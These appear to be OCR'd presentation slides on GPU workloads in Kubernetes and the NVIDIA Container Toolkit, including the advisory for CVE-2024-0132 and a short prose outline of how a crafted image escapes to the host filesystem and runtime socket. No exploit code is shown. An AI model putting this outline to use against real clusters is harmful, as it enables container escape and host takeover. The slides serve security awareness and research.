
GPU workloads in Kubernetes



NVIDIA Container Toolkit



NVIDIA Container Toolkit




NVIDIA Container ToolKit

NVIDIA

1. GPU device mounts /dev/nvidia*
2. NVIDIA driver libraries from the host
3. Inject environment variables
4. Device cgroup*

NVIDIA GPU Operator




CVE-2024-0132

CVE ID	Description	Vector	Base Score	Severity	CWE	Impacts
CVE-2024-0132	NVIDIA Container Toolkit 1.16.1 or earlier contains a Time-of-check Time-of-Use (TOCTOU) vulnerability when used with default configuration where a specifically crafted container image may gain access to the host file system. This does not impact use cases where CDI is used. A successful exploit of this vulnerability may lead to code execution, denial of service, escalation of privileges, information disclosure, and data tampering.	AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:H	9.0	Critical	CWE-367	Code execution, denial of service, escalation of privileges, information disclosure, data tampering

What is known


- A custom-built image is required
- After launching a container based on this image, the host filesystem will be mounted inside
- As result, we'll gain access to the container runtime socket

Summarize




[Ломаем ваши видеокарты: распаковка эксплойта для CVE-2024–0132 под NVIDIA Container Toolkit]


CVE-2024-0132 – real case




CVE-2024-0132 – real case



